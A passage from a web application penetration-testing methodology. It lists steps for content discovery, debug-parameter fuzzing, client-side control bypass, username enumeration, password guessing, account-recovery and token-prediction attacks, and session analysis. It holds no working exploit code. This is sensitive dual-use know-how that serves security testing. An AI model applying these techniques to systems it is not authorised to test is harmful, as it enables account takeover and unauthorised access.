- 1.2.2 Use advanced search options to improve the effectiveness of your research. For example, on Google you can use `site:` to retrieve all the content for your target site and `link:` to retrieve other sites that link to it. If your search identifies content that is no longer present in the live application, you may still be able to view this from the search engine's cache. This old content may contain links to additional resources that have not yet been removed.
- 1.2.3 Perform searches on any names and e-mail addresses you have discovered in the application's content, such as contact information. Include items not rendered on-screen, such as HTML comments. In addition to web searches, perform news and group searches. Look for any technical details posted to Internet forums regarding the target application and its supporting infrastructure.
- 1.2.4 Review any published WSDL files to generate a list of function names and parameter values potentially employed by the application.

## 1.3 Discover Hidden Content

- 1.3.1 Confirm how the application handles requests for nonexistent items. Make some manual requests for known valid and invalid resources, and compare the server's responses to establish an easy way to identify when an item does not exist.
- 1.3.2 Obtain listings of common file and directory names and common file extensions. Add to these lists all the items actually observed within the applications, and also items inferred from these. Try to understand the naming conventions used by application developers. For example, if there are pages called `AddDocument.jsp` and `ViewDocument.jsp`, there may also be pages called `EditDocument.jsp` and `RemoveDocument.jsp`.

- 1.3.3 Review all client-side code to identify any clues about hidden server-side content, including HTML comments and disabled form elements.
- 1.3.4 Using the automation techniques described in Chapter 14, make large numbers of requests based on your directory, filename, and file extension lists. Monitor the server's responses to confirm which items are present and accessible.
- 1.3.5 Perform these content-discovery exercises recursively, using new enumerated content and patterns as the basis for further user-directed spidering and further automated discovery.

## 1.4 Discover Default Content

- 1.4.1 Run Nikto against the web server to detect any default or well-known content that is present. Use Nikto's options to maximize its effectiveness. For example, you can use the `-root` option to specify a directory to check for default content, or `-404` to specify a string that identifies a custom File Not Found page.
- 1.4.2 Verify any potentially interesting findings manually to eliminate any false positives within the results.
- 1.4.3 Request the server's root directory, specifying the IP address in the `Host` header, and determine if the application responds with any different content. If so, run a Nikto scan against the IP address as well as the server name.
- 1.4.4 Make a request to the server's root directory, specifying a range of `User-Agent` headers, as shown at [www.useragentstring.com/pages/useragentstring.php](http://www.useragentstring.com/pages/useragentstring.php).

## 1.5 Enumerate Identifier-Specified Functions

- 1.5.1 Identify any instances where specific application functions are accessed by passing an identifier of the function in a request parameter (for example, `/admin.jsp?action=editUser` OR `/main.php?func=A21`).
- 1.5.2 Apply the content discovery techniques used in step 1.3 to the mechanism being used to access individual functions. For example, if the application uses a parameter containing a function name, first determine its behavior when an invalid function is specified, and try to establish an easy way to identify when a valid function has been requested. Compile a list of common function names or cycle through the syntactic range of identifiers observed to be in use. Automate the exercise to enumerate valid functionality as quickly and easily as possible.


- 1.5.3 If applicable, compile a map of application content based on functional paths, rather than URLs, showing all the enumerated functions and the logical paths and dependencies between them. (See Chapter 4 for an example.)

## 1.6 Test for Debug Parameters

- 1.6.1 Choose one or more application pages or functions where hidden debug parameters (such as `debug=true`) may be implemented. These are most likely to appear in key functionality such as login, search, and file upload or download.
- 1.6.2 Use listings of common debug parameter names (such as `debug`, `test`, `hide`, and `source`) and common values (such as `true`, `yes`, `on`, and `1`). Iterate through all permutations of these, submitting each name/value pair to each targeted function. For `POST` requests, supply the parameter in both the URL query string and the request body. Use the techniques described in Chapter 14 to automate this exercise. For example, you can use the cluster bomb attack type in Burp Intruder to combine all permutations of two payload lists.
- 1.6.3 Review the application's responses for any anomalies that may indicate that the added parameter has had an effect on the application's processing.

## 2 Analyze the Application

---



**Figure 21-3:** Analyzing the application

### 2.1 Identify Functionality

- 2.1.1 Identify the core functionality that the application was created for and the actions that each function is designed to perform when used as intended.
- 2.1.2 Identify the core security mechanisms employed by the application and how they work. In particular, understand the key mechanisms that handle



authentication, session management, and access control, and the functions that support them, such as user registration and account recovery.

- 2.1.3 Identify all the more peripheral functions and behavior, such as the use of redirects, off-site links, error messages, and administrative and logging functions.
- 2.1.4 Identify any functionality that diverges from the standard GUI appearance, parameter naming, or navigation mechanism used elsewhere in the application, and single it out for in-depth testing.

## 2.2 Identify Data Entry Points

- 2.2.1 Identify all the different entry points that exist for introducing user input into the application's processing, including URLs, query string parameters, `POST` data, cookies, and other HTTP headers processed by the application.
- 2.2.2 Examine any customized data transmission or encoding mechanisms used by the application, such as a nonstandard query string format. Understand whether the data being submitted encapsulates parameter names and values, or whether an alternative means of representation is being used.
- 2.2.3 Identify any out-of-band channels via which user-controllable or other third-party data is being introduced into the application's processing. An example is a web mail application that processes and renders messages received via SMTP.

## 2.3 Identify the Technologies Used

- 2.3.1 Identify each of the different technologies used on the client side, such as forms, scripts, cookies, Java applets, ActiveX controls, and Flash objects.
- 2.3.2 As far as possible, establish which technologies are being used on the server side, including scripting languages, application platforms, and interaction with back-end components such as databases and e-mail systems.
- 2.3.3 Check the HTTP `Server` header returned in application responses, and also check for any other software identifiers contained within custom HTTP headers or HTML source code comments. Note that in some cases, different areas of the application are handled by different back-end components, so different banners may be received.
- 2.3.4 Run the Httprint tool to fingerprint the web server.
- 2.3.5 Review the results of your content-mapping exercises to identify any interesting-looking file extensions, directories, or other URL subsequences


that may provide clues about the technologies in use on the server. Review the names of any session tokens and other cookies issued. Use Google to search for technologies associated with these items.

- 2.3.6 Identify any interesting-looking script names and query string parameters that may belong to third-party code components. Search for these on Google using the `inurl:` qualifier to find any other applications using the same scripts and parameters and that therefore may be using the same third-party components. Perform a noninvasive review of these sites, because this may uncover additional content and functionality that is not explicitly linked on the application you are attacking.

## 2.4 Map the Attack Surface

- 2.4.1 Try to ascertain the likely internal structure and functionality of the server-side application and the mechanisms it uses behind the scenes to deliver the behavior that is visible from the client perspective. For example, a function to retrieve customer orders is likely to be interacting with a database.
- 2.4.2 For each item of functionality, identify the kinds of common vulnerabilities that are often associated with it. For example, file upload functions may be vulnerable to path traversal, inter-user messaging may be vulnerable to XSS, and Contact Us functions may be vulnerable to SMTP injection. See Chapter 4 for examples of vulnerabilities commonly associated with particular functions and technologies.
- 2.4.3 Formulate a plan of attack, prioritizing the most interesting-looking functionality and the most serious of the potential vulnerabilities associated with it. Use your plan to guide the amount of time and effort you devote to each of the remaining areas of this methodology.

## 3 Test Client-Side Controls



**Figure 21-4:** Testing client-side controls

## 3.1 Test Transmission of Data Via the Client

- 3.1.1 Locate all instances within the application where hidden form fields, cookies, and URL parameters are apparently being used to transmit data via the client.
- 3.1.2 Attempt to determine the purpose that the item plays in the application's logic, based on the context in which it appears and on its name and value.
- 3.1.3 Modify the item's value in ways that are relevant to its role in the application's functionality. Determine whether the application processes arbitrary values submitted in the field and whether this fact can be exploited to interfere with the application's logic or subvert any security controls.
- 3.1.4 If the application transmits opaque data via the client, you can attack this in various ways. If the item is obfuscated, you may be able to decipher the obfuscation algorithm and therefore submit arbitrary data within the opaque item. Even if it is securely encrypted, you may be able to replay the item in other contexts to interfere with the application's logic. See Chapter 5 for more details on these and other attacks.
- 3.1.5 If the application uses the ASP.NET `ViewState`, test to confirm whether this can be tampered with or whether it contains any sensitive information. Note that the `ViewState` may be used differently on different application pages.
  - 3.1.5.1 Use the `ViewState` analyzer in Burp Suite to confirm whether the `EnableViewStateMac` option has been enabled, meaning that the `ViewState`'s contents cannot be modified.
  - 3.1.5.2 Review the decoded `ViewState` to identify any sensitive data it contains.
  - 3.1.5.3 Modify one of the decoded parameter values and reencode and submit the `ViewState`. If the application accepts the modified value, you should treat the `ViewState` as an input channel for introducing arbitrary data into the application's processing. Perform the same testing on the data it contains as you would for any other request parameters.

## 3.2 Test Client-Side Controls Over User Input

- 3.2.1 Identify any cases where client-side controls such as length limits and JavaScript checks are used to validate user input before it is submitted

to the server. These controls can be bypassed easily, because you can send arbitrary requests to the server. For example:

```
<form action="order.asp" onsubmit="return Validate(this)">
<input maxlength="3" name="quantity">
...
```

- 3.2.2 Test each affected input field in turn by submitting input that would ordinarily be blocked by the client-side controls to verify whether these are replicated on the server.
- 3.2.3 The ability to bypass client-side validation does not necessarily represent any vulnerability. Nevertheless, you should review closely what validation is being performed. Confirm whether the application is relying on the client-side controls to protect itself from malformed input. Also confirm whether any exploitable conditions exist that can be triggered by such input.
- 3.2.4 Review each HTML form to identify any disabled elements, such as grayed-out submit buttons. For example:

```
<input disabled="true" name="product">
```

If you find any, submit these to the server, along with the form's other parameters. See whether the parameter has any effect on the server's processing that you can leverage in an attack. Alternatively, use an automated proxy rule to automatically enable disabled fields, such as Burp Proxy's "HTML Modification" rules.

### 3.3 Test Browser Extension Components

#### 3.3.1 *Understand the Client Application's Operation*

- 3.3.1.1 Set up a local intercepting proxy for the client technology under review, and monitor all traffic passing between the client and server. If data is serialized, use a deserialization tool such as Burp's built-in AMF support or the DSer Burp plug-in for Java.
- 3.3.1.2 Step through the functionality presented in the client. Determine any potentially sensitive or powerful functions, using standard tools within the intercepting proxy to replay key requests or modify server responses.

#### 3.3.2 *Decompile the Client*

- 3.3.2.1 Identify any applets employed by the application. Look for any of the following file types being requested via your intercepting proxy:

- .class, .jar : Java
- .swf : Flash
- .xap : Silverlight

You can also look for applet tags within the HTML source code of application pages. For example:

```
<applet code="input.class" id="TheApplet" codebase="/scripts/"></applet>
```

- 3.3.2.2 Review all calls made to the applet's methods from within the invoking HTML, and determine whether data returned from the applet is being submitted to the server. If this data is opaque (that is, obfuscated or encrypted), to modify it you will probably need to decompile the applet to obtain its source code.
- 3.3.2.3 Download the applet bytecode by entering the URL into your browser, and save the file locally. The name of the bytecode file is specified in the `code` attribute of the applet tag. The file will be located in the directory specified in the `codebase` attribute if this is present. Otherwise, it will be located in the same directory as the page in which the applet tag appears.
- 3.3.2.4 Use a suitable tool to decompile the bytecode into source code. For example:

```
C:\>jad.exe input.class
Parsing input.class... Generating input.jad
```

Here are some suitable tools for decompiling different browser extension components:

- Java — Jad
- Flash — SWFScan, Flasm/Flare
- Silverlight — .NET Reflector

If the applet is packaged into a JAR, XAP, or SWF file, you can unpack it using a standard archive reader such as WinRar or WinZip.

- 3.3.2.5 Review the relevant source code (starting with the implementation of the method that returns the opaque data) to understand what processing is being performed.
- 3.3.2.6 Determine whether the applet contains any public methods that can be used to perform the relevant obfuscation on arbitrary input.
- 3.3.2.7 If it doesn't, modify the applet's source to neutralize any validation it performs or to allow you to obfuscate arbitrary input. You can then recompile the source into its original file format using the compilation tools provided by the vendor.

### 3.3.3 *Attach a Debugger*

- 3.3.3.1 For large client-side applications, it is often prohibitively difficult to decompile the whole application, modify it, and repackage it without

encountering numerous errors. For these applications it is generally quicker to attach a runtime debugger to the process. JavaSnoop does this very well for Java. Silverlight Spy is a freely available tool that allows runtime monitoring of Silverlight clients.

- 3.3.3.2 Locate the key functions and values the application employs to drive security-related business logic, and place breakpoints when the targeted function is called. Modify the arguments or return value as needed to affect the security bypass.


### **3.3.4 Test ActiveX controls**

- 3.3.4.1 Identify any ActiveX controls employed by the application. Look for any .cab file types being requested via your intercepting proxy, or look for object tags within the HTML source code of application pages. For example:

```
<OBJECT
  classid="CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA"
  codebase="https://wahh app.com/scripts/input.cab"
  id="TheAxControl">
</OBJECT>
```

- 3.3.4.2 It is usually possible to subvert any input validation performed within an ActiveX control by attaching a debugger to the process and directly modifying data being processed or altering the program's execution path. See Chapter 5 for more details about this kind of attack.
- 3.3.4.3 It is often possible to guess the purpose of different methods that an ActiveX control exports based on their names and the parameters passed to them. Use the COMRaider tool to enumerate the methods exported by the control. Test whether any of these can be manipulated to affect the control's behavior and defeat any validation tests it implements.
- 3.3.4.4 If the control's purpose is to gather or verify certain information about the client computer, use the Filemon and Regmon tools to monitor the information the control gathers. It is often possible to create suitable items within the system registry and filesystem to fix the inputs used by the control and therefore affect its behavior.
- 3.3.4.5 Test any ActiveX controls for vulnerabilities that could be exploited to attack other users of the application. You can modify the HTML used to invoke a control to pass arbitrary data to its methods and monitor the results. Look for methods with dangerous-sounding names, such as `LaunchExe`. You can also use COMRaider to perform some basic fuzz testing of ActiveX controls to identify flaws such as buffer overflows.

## 4 Test the Authentication Mechanism



**Figure 21-5:** Testing the authentication mechanism

### 4.1 Understand the Mechanism

- 4.1.1 Establish the authentication technologies in use (for example, forms, certificates, or multifactor).
- 4.1.2 Locate all the authentication-related functionality (including login, registration, account recovery, and so on).
- 4.1.3 If the application does not implement an automated self-registration mechanism, determine whether any other means exists of obtaining several user accounts.

## **4.2 Test Password Quality**

- 4.2.1 Review the application for any description of the minimum quality rules enforced on user passwords.
- 4.2.2 Attempt to set various kinds of weak passwords, using any self-registration or password change functions to establish the rules actually enforced. Try short passwords, alphabetic characters only, single-case characters only, dictionary words, and the current username.
- 4.2.3 Test for incomplete validation of credentials. Set a strong and complex password (for example, 12 characters with mixed-case letters, numerals, and typographic characters). Attempt to log in using different variations on this password, by removing the last character, by changing a character's case, and by removing any special characters. If any of these login attempts is successful, continue experimenting systematically to identify what validation is actually being performed.
- 4.2.4 Having established the minimum password quality rules, and the extent of password validation, identify the range of values that a password-guessing attack would need to employ to have a good probability of success. Attempt to locate any built-in accounts that may not have been subject to the standard password complexity requirements.

## **4.3 Test for Username Enumeration**

- 4.3.1 Identify every location within the various authentication functions where a username is submitted, including via an on-screen input field, a hidden form field, or a cookie. Common locations include the primary login, self-registration, password change, logout, and account recovery.
- 4.3.2 For each location, submit two requests, containing a valid and an invalid username. Review every detail of the server's responses to each pair of requests, including the HTTP status code, any redirects, information displayed on-screen, any differences hidden in the HTML page source, and the time taken for the server to respond. Note that some differences may be subtle (for example, the same error message may contain minor typographical differences). You can use the history function of your intercepting proxy to review all traffic to and from the server. WebScarab has a function to compare two responses to quickly highlight any differences between them.
- 4.3.3 If you observe any differences between the responses where a valid and invalid username is submitted, repeat the test with a different pair of values and confirm that a systematic difference exists that can provide a basis for automated username enumeration.



- 4.3.4 Check for any other sources of information leakage within the application that may enable you to compile a list of valid usernames. Examples are logging functionality, actual listings of registered users, and direct mention of names or e-mail addresses in source code comments.
- 4.3.5 Locate any subsidiary authentication that accepts a username, and determine whether it can be used for username enumeration. Pay specific attention to a registration page that allows specification of a username.

## **4.4 Test Resilience to Password Guessing**

- 4.4.1 Identify every location within the application where user credentials are submitted. The two main instances typically are the main login function and the password change function. The latter normally is a valid target for password-guessing attacks only if an arbitrary username can be supplied.
- 4.4.2 At each location, using an account that you control, manually send several requests containing the valid username but other invalid credentials. Monitor the application's responses to identify any differences. After about 10 failed logins, if the application has not returned a message about account lockout, submit a request containing valid credentials. If this request succeeds, an account lockout policy probably is not in force.
- 4.4.3 If you do not control any accounts, attempt to enumerate or guess a valid username, and make several invalid requests using this guess, monitoring for any error messages about account lockout. Of course, you should be aware that this test may have the effect of suspending or disabling an account belonging to another user.

## **4.5 Test Any Account Recovery Function**

- 4.5.1 Identify whether the application contains any facility for users to regain control of their account if they have forgotten their credentials. This is often indicated by a Forgot Your Password link near the main login function.
- 4.5.2 Establish how the account recovery function works by doing a complete walk-through of the recovery process using an account you control.
- 4.5.3 If the function uses a challenge such as a secret question, determine whether users can set or select their own challenge during registration. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear to be easily guessable.

- 4.5.4 If the function uses a password hint, perform the same exercise to harvest a list of password hints, and identify any that appear to be easily guessable.
- 4.5.5 Perform the same tests on any account-recovery challenges that you performed at the main login function to assess vulnerability to automated guessing attacks.
- 4.5.6 If the function involves sending an e-mail to the user to complete the recovery process, look for any weaknesses that may enable you to take control of other users' accounts. Determine whether it is possible to control the address to which the e-mail is sent. If the message contains a unique recovery URL, obtain a number of messages using an e-mail address you control, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Apply the methodology described in step 5.3 to identify any predictable sequences.

## **4.6 Test Any Remember Me Function**

- 4.6.1 If the main login function or its supporting logic contains a Remember Me function, activate this and review its effects. If this function allows the user to log in on subsequent occasions without entering any credentials, you should review it closely for any vulnerabilities.
- 4.6.2 Closely inspect all persistent cookies that are set when the Remember Me function is activated. Look for any data that identifies the user explicitly or appears to contain some predictable identifier of the user.
- 4.6.3 Even where the data stored appears to be heavily encoded or obfuscated, review this closely, and compare the results of remembering several very similar usernames and/or passwords to identify any opportunities to reverse-engineer the original data. Apply the methodology described in step 5.2 to identify any meaningful data.
- 4.6.4 Depending on your results, modify the contents of your cookie in suitable ways in an attempt to masquerade as other users of the application.

## **4.7 Test Any Impersonation Function**

- 4.7.1 If the application contains any explicit functionality that allows one user to impersonate another, review this closely for any vulnerabilities that may enable you to impersonate arbitrary users without proper authorization.
- 4.7.2 Look for any user-supplied data that is used to determine the target of the impersonation. Attempt to manipulate this to impersonate

other users, particularly administrative users, which may enable you escalate privileges.

- 4.7.3 If you perform any automated password-guessing attacks against other user accounts, look for any accounts that appear to have more than one valid password, or multiple accounts that appear to have the same password. This may indicate the presence of a backdoor password, which administrators can use to access the application as any user.

## **4.8 Test Username Uniqueness**

- 4.8.1 If the application has a self-registration function that lets you specify a desired username, attempt to register the same username twice with different passwords.
- 4.8.2 If the application blocks the second registration attempt, you can exploit this behavior to enumerate registered usernames.
- 4.8.3 If the application registers both accounts, probe further to determine its behavior when a collision of username and password occurs. Attempt to change the password of one of the accounts to match that of the other. Also, attempt to register two accounts with identical usernames and passwords.
- 4.8.4 If the application alerts you or generates an error when a collision of username and password occurs, you can probably exploit this to perform an automated guessing attack to discover another user's password. Target an enumerated or guessed username, and attempt to create accounts that have this username and different passwords. When the application rejects a specific password, you have probably found the existing password for the targeted account.
- 4.8.5 If the application appears to tolerate a collision of username and password without an error, log in using the colliding credentials. Determine what happens and whether the application's behavior can be leveraged to gain unauthorized access to other users' accounts.

## **4.9 Test Predictability of Autogenerated Credentials**

- 4.9.1 If the application automatically generates usernames or passwords, try to obtain several values in quick succession and identify any detectable sequences or patterns.
- 4.9.2 If usernames are generated in a predictable way, extrapolate backwards to obtain a list of possible valid usernames. You can use this as the basis for automated password-guessing and other attacks.

- 4.9.3 If passwords are generated in a predictable way, extrapolate the pattern to obtain a list of possible passwords issued to other application users. This can be combined with any lists of usernames you obtain to perform a password-guessing attack.

## 4.10 Check for Unsafe Transmission of Credentials

- 4.10.1 Walk through all authentication-related functions that involve transmission of credentials, including the main login, account registration, password change, and any page that allows viewing or updating of user profile information. Monitor all traffic passing in both directions between the client and server using your intercepting proxy.
- 4.10.2 Identify every case in which the credentials are transmitted in either direction. You can set interception rules in your proxy to flag messages containing specific strings.
- 4.10.3 If credentials are ever transmitted in the URL query string, these are potentially vulnerable to disclosure in the browser history, on-screen, in server logs, and in the `Referer` header when third-party links are followed.
- 4.10.4 If credentials are ever stored in a cookie, these are potentially vulnerable to disclosure via XSS attacks or local privacy attacks.
- 4.10.5 If credentials are ever transmitted from the server to the client, these may be compromised via any vulnerabilities in session management or access controls, or in an XSS attack.
- 4.10.6 If credentials are ever transmitted over an unencrypted connection, these are vulnerable to interception by an eavesdropper.
- 4.10.7 If credentials are submitted using HTTPS but the login form itself is loaded using HTTP, the application is vulnerable to a man-in-the-middle attack that may be used to capture credentials.

## 4.11 Check for Unsafe Distribution of Credentials

- 4.11.1 If accounts are created via some out-of-band channel, or the application has a self-registration function that does not itself determine all of a user's initial credentials, establish the means by which credentials are distributed to new users. Common methods include sending a message to an e-mail or postal address.

- 4.11.2 If the application generates account activation URLs that are distributed out-of-band, try to register several new accounts in close succession, and identify any sequence in the URLs you receive. If a pattern can be determined, try to predict the URLs sent to recent and forthcoming users, and attempt to use these URLs to take ownership of their accounts.
- 4.11.3 Try to reuse a single activation URL multiple times, and see if the application allows this. If it doesn't, try locking out the target account before reusing the URL, and see if the URL still works. Determine whether this enables you to set a new password on an active account.

## 4.12 Test for Insecure Storage

- 4.12.1 If you gain access to hashed passwords, check for accounts that share the same hashed password value. Try to log in with common passwords for the most common hashed value.
- 4.12.2 Use an offline rainbow table for the hashing algorithm in question to recover the cleartext value.

## 4.13 Test for Logic Flaws

### 4.13.1 Test for Fail-Open Conditions

- 4.13.1.1 For each function in which the application checks a user's credentials, including the login and password change functions, walk through the process in the normal way, using an account you control. Note every request parameter submitted to the application.
- 4.13.1.2 Repeat the process numerous times, modifying each parameter in turn in various unexpected ways designed to interfere with the application's logic. For each parameter, include the following changes:
  - Submit an empty string as the value.
  - Remove the name/value pair.
  - Submit very long and very short values.
  - Submit strings instead of numbers, and vice versa.
  - Submit the same named parameter multiple times, with the same and different values.

- 4.13.1.3 Review closely the application's responses to the preceding requests. If any unexpected divergences from the base case occur, feed this observation back into your framing of further test cases. If one modification causes a change in behavior, try to combine this with other changes to push the application's logic to its limits.

### **4.13.2 Test Any Multistage Mechanisms**

- 4.13.2.1 If any authentication-related function involves submitting credentials in a series of different requests, identify the apparent purpose of each distinct stage, and note the parameters submitted at each stage.
- 4.13.2.2 Repeat the process numerous times, modifying the sequence of requests in ways designed to interfere with the application's logic, including the following tests:
- Proceed through all stages, but in a different sequence than the one intended.
  - Proceed directly to each stage in turn, and continue the normal sequence from there.
  - Proceed through the normal sequence several times, skipping each stage in turn, and continuing the normal sequence from the next stage.
  - On the basis of your observations and the apparent purpose of each stage of the mechanism, try to think of further ways to modify the sequence and to access the different stages that the developers may not have anticipated.
- 4.13.2.3 Determine whether any single piece of information (such as the username) is submitted at more than one stage, either because it is captured more than once from the user or because it is transmitted via the client in a hidden form field, cookie, or preset query string parameter. If so, try submitting different values at different stages (both valid and invalid) and observing the effect. Try to determine whether the submitted item is sometimes superfluous, or is validated at one stage and then trusted subsequently, or is validated at different stages against different checks. Try to exploit the application's behavior to gain unauthorized access or reduce the effectiveness of the controls imposed by the mechanism.
- 4.13.2.4 Look for any data that is transmitted via the client that has not been captured from the user at any point. If hidden parameters are used


to track the state of the process across successive stages, it may be possible to interfere with the application's logic by modifying these parameters in crafted ways.

- 4.13.2.5 If any part of the process involves the application's presenting a randomly varying challenge, test for two common defects:
- If a parameter specifying the challenge is submitted along with the user's response, determine whether you can effectively choose your own challenge by modifying this value.
  - Try proceeding as far as the varying challenge several times with the same username, and determine whether a different challenge is presented. If it is, you can effectively choose your own challenge by proceeding to this stage repeatedly until your desired challenge is presented.

## 4.14 Exploit Any Vulnerabilities to Gain Unauthorized Access

- 4.14.1 Review any vulnerabilities you have identified within the various authentication functions, and identify any that you can leverage to achieve your objectives in attacking the application. This typically involves attempting to authenticate as a different user — if possible, a user with administrative privileges.
- 4.14.2 Before mounting any kind of automated attack, note any account lockout defenses you have identified. For example, when performing username enumeration against a login function, submit a common password with each request rather than a completely arbitrary value so as not to waste a failed login attempt on every username discovered. Similarly, perform any password-guessing attacks on a breadth-first, not depth-first, basis. Start your word list with the most common weak passwords, and proceed through this list, trying each item against every enumerated username.
- 4.14.3 Take account of the password quality rules and the completeness of password validation when constructing word lists to use in any password-guessing attack to avoid impossible or superfluous test cases.
- 4.14.4 Use the techniques described in Chapter 14 to automate as much work as possible and maximize the speed and effectiveness of your attacks.

## 5 Test the Session Management Mechanism



**Figure 21-6:** Testing the session management mechanism

### 5.1 Understand the Mechanism

- 5.1.1 Analyze the mechanism used to manage sessions and state. Establish whether the application uses session tokens or some other method of handling the series of requests received from each user. Note that some authentication technologies (such as HTTP authentication) may not require a full session mechanism to reidentify users post-authentication. Also, some applications use a sessionless state mechanism in which all state information is transmitted via the client, usually in an encrypted or obfuscated form.
- 5.1.2 If the application uses session tokens, confirm precisely which pieces of data are actually used to reidentify users. Items that may be used to transmit tokens include HTTP cookies, query string parameters, and hidden form fields. Several different pieces of data may be used collectively to reidentify the user, and different items may be used by different back-end components. Often, items that look like session tokens may not actually be employed as such by the application, such as the default cookie generated by the web server.



- 5.1.3 To verify which items are actually being employed as session tokens, find a page or function that is certainly session-dependent (such as a user-specific My Details page). Then make several requests for it, systematically removing each item you suspect is being used as a session token. If removing an item stops the session-dependent page from being returned, this may confirm that the item is a session token. Burp Repeater is a useful tool for performing these tests.
- 5.1.4 Having established which items of data are actually being used to reidentify users, for each token confirm whether it is being validated in its entirety, or whether some subcomponents of the token are ignored. Change the token's value 1 byte at a time, and check whether the modified value is still accepted. If you find that certain portions of the token are not actually used to maintain session state, you can exclude these from further analysis.

## 5.2 Test Tokens for Meaning

- 5.2.1 Log in as several different users at different times, and record the tokens received from the server. If self-registration is available and you can choose your username, log in with a series of similar usernames that have small variations, such as A, AA, AAA, AAAA, AAAB, AAAC, AABA, and so on. If other user-specific data is submitted at the login or is stored in user profiles (such as an e-mail address), perform a similar exercise to modify that data systematically and capture the resulting tokens.
- 5.2.2 Analyze the tokens you receive for any correlations that appear to be related to the username and other user-controllable data.
- 5.2.3 Analyze the tokens for any detectable encoding or obfuscation. Look for a correlation between the length of the username and the length of the token, which strongly indicates that some kind of obfuscation or encoding is in use. Where the username contains a sequence of the same character, look for a corresponding character sequence in the token, which may indicate the use of XOR obfuscation. Look for sequences in the token that contain only hexadecimal characters, which may indicate hexadecimal encoding of an ASCII string or other information. Look for sequences ending in an equals sign and/or containing only the other valid Base64 characters: a to z, A to Z, 0 to 9, +, and /.
- 5.2.4 If you can identify any meaningful data within your sample of session tokens, consider whether this is sufficient to mount an attack that attempts to guess the tokens recently issued to other application users. Find a page of the application that is session-dependent, and use the techniques

described in Chapter 14 to automate the task of generating and testing possible tokens.

## **5.3 Test Tokens for Predictability**

- 5.3.1 Generate and capture a large number of session tokens in quick succession, using a request that causes the server to return a new token (for example, a successful login request).
